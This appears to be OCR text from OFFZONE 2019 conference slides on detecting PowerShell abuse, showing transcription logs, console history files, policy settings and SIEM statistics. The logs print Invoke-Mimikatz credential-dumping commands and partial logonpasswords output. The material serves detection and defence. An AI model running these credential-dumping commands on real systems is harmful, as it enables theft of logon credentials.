
https://github.com/PowerShell/PowerShell/blob/02b5f357a20e6dee9f8e60e3adb9025be3c94490/src/System.Management.Automation/engine/runtime/CompiledScriptBlock.cs

PowerShell Transcription



PowerShell_transcript.CODERED.UXqye5o0.20190616103113.txt

```
Invoke-Mimikatz -DumpCreds
Invoke-Mimikatz -DumpCerts
timeout /t 10 }
Process ID: 2484
PSVersion: 5.1.17134.407
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.407
BuildVersion: 10.0.17134.407
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
PS>& {timeout /t 10
Import-Module .\Invoke-Mimikatz.ps1
Invoke-Mimikatz -DumpCreds
Invoke-Mimikatz -DumpCerts
timeout /t 10 }

Waiting for  9 seconds, press a key to continue ...

  .#####.   mimikatz 2.1.1 (x64) #17763 Mar  6 2019 17:47:50
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 426852 (00000000:00068364)
Session           : Interactive from 1
User Name         : dadmin
Domain            : SHOCKWAVE
Logon Server      : CREEPER
```



Turn on PowerShell Transcription

Turn on PowerShell Transcription

( ) Not Configured [✓ Enabled] ( ) Disabled

Comment:

Supported on: At least Microso

Options:


Transcript output directory: \\creeper\PSTranscript

☐ Include invocation headers:

Available since PowerShell 5.0.

Lets you capture the input and output of Windows PowerShell commands into text-based transcripts.

PowerShell console history file



PSReadline
File
Home
Share
View
« Local Disk (C:) › Users › dadmin › AppData › Roaming › Microsoft › Windows › PowerShell › PSR
Name
Date modified
Type
Size
1 item
1 item s

Name	Date modified	Type	Size
ConsoleHost_history.txt	6/16/2019 4:45 AM	TXT File	56 KB

C:\Users\dadmin\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt - Notep

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
ConsoleHost_history.txt

```
Import-Module .\Invoke-Mimikatz.ps1
.\Invoke-Mimikatz.ps1
Invoke-Mimikatz
Invoke-Mimikatz --DumpCreds
Invoke-Mimikatz -DumpCreds
Invoke-Mimikatz -DumpCreds
Invoke-Mimikatz -DumpCreds -fdf
Invoke-Mimikatz -DumpCreds -ComputerName localhost
Invoke-Mimikatz
Invoke-Mimikatz -DumpCreds -ComputerName local
Invoke-Mimikatz -DumpCreds
Invoke-Mimikatz DumpCreds
.\Invoke-Mimikatz.ps1
.\Invoke-Mimikatz.ps1
exit
$AutoLoggerName = 'OffzoneAMSILogger'
$AutoLoggerGuid = "{$((New-Guid).Guid)}"
`
Add-EtwTraceProvider -AutologgerName $AutoLoggerName -Guid '{2A576B87-09A7-520E-
-MatchAnyKeyword 0x80000000000001 -Property 0x41`
New-AutologgerConfig -Name $AutoLoggerName -Guid $AutoLoggerGuid -Start Enabled
```




ProTip: Powershell keeps a console log at C:\Users\<username>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt. Windows Defender will block this file if you run Invoke-PSImage with mimikatz.

By default, the PowerShell in Windows 10 saves the last 4096 commands that are stored in a plain text file located in the profile of each user.

This file ss created when someone runs an interactive PowerShell session as system.

It is impossible to analyze all PowerShell executions!



Visualize / New Visualization (unsaved)
Save Share Refresh Reporting Auto-refresh Last 30 days
Options
Add a filter

```
*
```

Number of unique computers	Number of events
45,135	1,831,610,461

~ 45 000 PC, 30 days period


Total process execution events


Visualize / New Visualization (unsaved)
Save Share Refresh Reporting Auto-refresh Last 30 days
Options
Add a filter

```
eventtype:2 AND filecmdline:*powershell*
```

Number of unique computers	Number of events	Number of unique command lines	Number of unique users
23,570	8,383,590	4,047,232	12,860

Total PowerShell execution events


Visualize / New Visualization (unsaved)
Save Share Refresh Reporting Auto-refresh Last 30 days
Options
Add a filter

```
eventtype:2 AND filecmdline:*powershell* AND -targetprocessaccountflags_list:(MaskAdmins LocalSystem Service)
```


Number of unique computers	Number of events	Number of unique command lines	Number of unique users
9,359	235,524	28,113	10,037

Number of PowerShell executions by a regular user

PowerShell abuse patterns statistic


OFF ZONE 2019

Before adaptation of detection rules:



